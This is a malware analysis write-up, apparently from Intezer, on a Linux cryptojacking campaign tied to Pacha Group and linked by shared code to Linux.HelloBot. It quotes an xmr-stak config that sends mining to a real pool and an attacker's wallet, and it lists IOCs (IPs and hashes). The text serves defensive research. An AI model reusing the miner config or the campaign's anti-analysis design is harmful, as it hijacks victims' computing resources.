
The deployed miner instance is a XMRig variant. We can confirm this via code reuse:




We can also confirm the miner shares code with other components from the same infrastructure, also based on code reuse:




It uses the Stratum mining protocol and connects to a XMRig proxy in order to conduct the mining operation. We assume the reason to use this specific protocol is to prevent to deploy its clients with encoded configurations containing the target wallet address they will be mining to, instead they connect to already configured proxies:



The following are the Proxies that interacts with:



Furthermore, we can also confirm it is using Stratum by sniffing the Miner’s stream to these proxies:




We notice that the client and server are exchanging information encoded as json-rpc strings, which is commonly used in stratum mining protocol.

Highlighted are the different cryptocurrency mining algorithms that the client supports. These names can be seen in the main XMRig-proxy GitHub repository:


Long name	Short name	Variant	Notes
`cryptonight`	`cn`	`-1`	Autodetect works only for Monero.
`cryptonight/0`	`cn/0`	`0`	Original/old CryptoNight.
`cryptonight/1`	`cn/1`	`1`	Also known as `monero7` and `CryptoNightV7` .
`cryptonight/2`	`cn/2`	`2`	CryptoNight variant 2.
`cryptonight/xtl`	`cn/xtl`	`"xtl"`	Stellite (XTL).
`cryptonight/msr`	`cn/msr`	`"msr"`	Masari (MSR), also known as `cryptonight-fast` .
`cryptonight/xao`	`cn/xao`	`"xao"`	Alloy (XAO)
`cryptonight/rto`	`cn/rto`	`"rto"`	Arto (RTO)
`cryptonight/half`	`cn/half`	`"half"`	CryptoNight variant 2 with half iterations.
`cryptonight/gpu`	`cn/gpu`	`"gpu"`	CryptoNight-GPU (RYO).
`cryptonight/wow`	`cn/wow`	`"wow"`	CryptoNightR (Wownero).
`cryptonight/r`	`cn/r`	`"r"`	CryptoNightR (Monero's variant 4).
`cryptonight-lite`	`cn-lite`	`-1`	Autodetect works only for Aeon.
`cryptonight-lite/0`	`cn-lite/0`	`0`	Original/old CryptoNight-Lite.
`cryptonight-lite/1`	`cn-lite/1`	`1`	Also known as `aeon7`
`cryptonight-lite/ipbc`	`cn-lite/ipbc`	`"ipbc"`	IPBC variant, **obsolete**
`cryptonight-heavy`	`cn-heavy`	`0`	Ryo and Loki
`cryptonight-heavy/xhv`	`cn-heavy/xhv`	`"xhv"`	Haven Protocol
`cryptonight-heavy/tube`	`cn-heavy/tube`	`"tube"`	BitTube (TUBE)
`cryptonight-pico/trtl`	`cn-pico/trtl`	`"trtl"`	TurtleCoin (TRTL)

The following screenshot is a process list view on htop of a compromised system. Highlighted are some of the malicious processes related to the campaign:




Connections with Linux.HelloBot

Among the artifacts hosted in GreedyAntd's servers, we managed to find a single component not related to the same cryptojacking operation just previously discussed and leveraged by Pacha Group. This file was hosted on a compromised third party server and its main purpose was to drop a xmr-stak json configuration. This json file was the following:




```
miner.config
// generated by xmr-stak/2.6.0/8713716/master/lin/cpu/0

/*
 * pool_address    - Pool address should be in the form "pool.supportxmr.com:3333". Only stratum pools are supported.
 * wallet_address  - Your wallet, or pool login.
 * rig_id          - Rig identifier for pool-side statistics (needs pool support).
 * pool_password   - Can be empty in most cases or "x".
 * use_nicehash    - Limit the nonce to 3 bytes as required by nicehash.
 * use_tls         - This option will make us connect using Transport Layer Security.
 * tls_fingerprint - Server's SHA256 fingerprint. If this string is non-empty then we will check the server's cert against it.
 * pool_weight     - Pool weight is a number telling the miner how important the pool is. Miner will mine mostly at the pool
 *                   with the highest weight, unless the pool fails. Weight must be an integer larger than 0.
 *
 * We feature pools up to 1MH/s. For a more complete list see M5M400's pool list at www.moneropools.com
 */

"pool_list" :
[
        {
        "pool_address" : "pool.supportxmr.com:443",
        "wallet_address" : "4BBdh6zwj1KSeUzD28rwHcBCeVtLLh25VVr9C5nfooaf3nmiAupuSgWGmrjADyWSStBBRuPJeh4dEe1Qj7AfSUYFK7MWZjz.chinaman",
        "rig_id" : "",
        "pool_password" : "x",
        "use_nicehash" : false,
        "use_tls" : false,
        "tls_fingerprint" : "",
        "pool_weight" : 1
        },
],
```

When we analyzed this binary for code reuse connections we found it shared a significant amount of code with Linux.HelloBot, a Chinese bot discovered by Intezer along with MalwareMustDie in January 2019:




After analyzing the code connections we came to the realization that both samples were sharing the same instance of some static libc implementation:



Library similarities tend to not be as relevant in some specific scenarios in regards to finding connections between threat actors. However, in this case these library similarities seem to be relevant enough to consider a potential link between these two threat actors. Especially since from viewing all different x86 libc versions in our database, it only matched with Linux.HelloBot's statically linked libc. In addition, this libc instance has identical code in both samples which implies it was compiled with the same compilation flags. This reinforces that the particular libc instance may be a potential link to connect these binaries with a single author, also taking into account that both of them have indicators that suggest they have Chinese origin.

Conclusion

This cryptominer use case is another example of an undetected Linux malware operating in the wild. After conducting more research we concluded that the approach of interconnecting all second-stagers to a manager (this being the main dropper) via IPCs is successful for anti-dynamic analysis. In order for any of the secondary-stages to run successfully they will need to be present with the main dropper in a given system. This implies that behavior and dynamic analysis will fail if any of the second-stager components are analyzed independently without tampering the original sample. This may explain why the majority of the components in this malware's infrastructure remain practically undetected:



IOCs:
185.165.169.6
185.10.68.100
4d1a6151166048ea066c6b5918fbb02a43ed357e3e7eb75bc73970a97008337e
chn
206287e22445431ccab0a574f3002e28d1aaffa5153ba66f2a754d1f92b90a78
chn.unpacked
9119d47ee2b6e7bf94245699fec1432042e30255d9f64289f8e0aca56570eab3
ofd
096f8f387200fa70dddb2bfe5a77a50c88acb155d4f296f1fa6cb09109053246
ofd.unpacked
ee0ab03909ca433deb9161e831512c5bd6c64ffbc9332c3eea14b85b996ba882

rlr
1161fbe0a9ae1c5e0792d23682b602990af31c6847865220cf4f2f91981d426c
rlr.unpacked
3c3379284417070983da222f8ea347a4166c28a2ba3445e19f92b10b9b539573
_j.jpg
9ff1bf60e35912141c74728738c3af105d06ea8fa9c0cbd7a4b196ec1cdc9e22
j.jpg
dafac060867643d27a81e99e3753d155658e5f4a7f359317e0e8609fc7d14373
jm
069a87fbd966df854f55d82fc98f89ef394cee59b352fba5fb402887892a4161
jm.unpacked
84165c21fc144894c5fe674cfd06edafd4b95d52abf86afef4d61db91099bf8a
jpp
544e71e3a7ff1f1f0e902cef00156aa157790f7c3450870ca9272936443e05af
jpp.unpacked
a9656439d1ac3881c1ba9e0f2fd462b8a4469bf79035233517eae65ed6afafd0
jrd
e43d381c43749d7d267d207273ef3b634bfaeb0ff76f8e2cd6e0b27c6e3b07c8
jrd.unpacked
3c3379284417070983da222f8ea347a4166c28a2ba3445e19f92b10b9b539573
_j.sh
b6455e0335ad99028656b5b847fd5d530bc079b2524b2ecbf4f06d5e69473e7d
lmmml
39904faf4a620aa3a9e9ece3022f0bced20ef7684e0f352f99267e7c462d227c
lmmml.unpck
910fea37c73fc328522e04c77d1ad555c990f0376960770698bd3590c5b1b485
nvn
81b8860ecf21a73de8663188962fb1dae5a5c17e7b6f4ac41e0198d12497838f
nvn.unpacked
371f52a238d4be6eb8d7fd0130684f4286681f09adb61fbca3bdfacef8c747f7
sds
b72074b6c75b4fe5ea74e2db716f488a356d9d879c6d3aa5e9ed4bb786993761
sds.unpacked
42a423b6107f2186964ac9a1e7882a50f6b5cb9f96926dd2a69b1fc5eaba81d6
lmmml.1
e9a06f7183f7e06d8e414e16caae769a3859fcca20acae735f6744712f84b3e5
sss
4f9e77b4e0d80ea74ba861ab54b7360df7b823f24fd9cedb1fd44a29da70b11f
sss.unpacked
0940472a185099df2f814bcedbc1c913a7075168ab90d63249c6301849c1d93f
dld
6ff5e36d2999f8593cc4daa5e7c633abe0f28b0cba9da0339fc8d3cb7f6090a3

dld.unpacked
c70423e5d44cc31df70a69d65e56be1621956bccec2a3a68a69195ecccd4e881
_jj.jpg
452ed9cf53aed0afdc7900ca855f652a7c1585c2b03b27e6f3224fb6204da25a
_jj.sh
6f3add7ec36a710973d09b814082e105b848cd78f2769ba6bbc946f59f463457
ldl
045d7afaf53692607e7433a4fe8f19b2e3790414c649c8630086039d88935a02
ldl.unpacked
0940472a185099df2f814bcedbc1c913a7075168ab90d63249c6301849c1d93f
olo
6ff5e36d2999f8593cc4daa5e7c633abe0f28b0cba9da0339fc8d3cb7f6090a3
olo.unpacked
7ae8c6c65955fb9340b07afd380bbf3383b5030a92ba204cd61ca21c13a955e8
_z.jpg
9e049a51741f22403a9c08d3d7625ad4761cbfda5a8a051f6e8195e0f6a8e9cd
z.jpg
7ae8c6c65955fb9340b07afd380bbf3383b5030a92ba204cd61ca21c13a955e8
_z.sh
9e049a51741f22403a9c08d3d7625ad4761cbfda5a8a051f6e8195e0f6a8e9cd
z.sh
Cceddd7e9a7ddb4991776239cb0b941d061ac21db00b1021a8c45660f52e56b7
E2e07782dbfddeb95661c7360db5113c9b035cfb8e43e038106bd0f537553b36
40d8d89aa19ca4121ab58375869275296440292391 7da766f39a32cbc8bdd6dd

Ignacio Sanmillan
Nacho is a security researcher specializing in reverse engineering and malware analysis. Nacho plays a key role in Intezer\'s malware hunting and investigation operations, analyzing and documenting new undetected threats. Some of his latest research involves detecting new Linux malware and finding links between different threat actors. Nacho is an adept ELF researcher, having written numerous papers and conducting projects implementing state-of-the-art obfuscation and anti-analysis techniques in the ELF file format.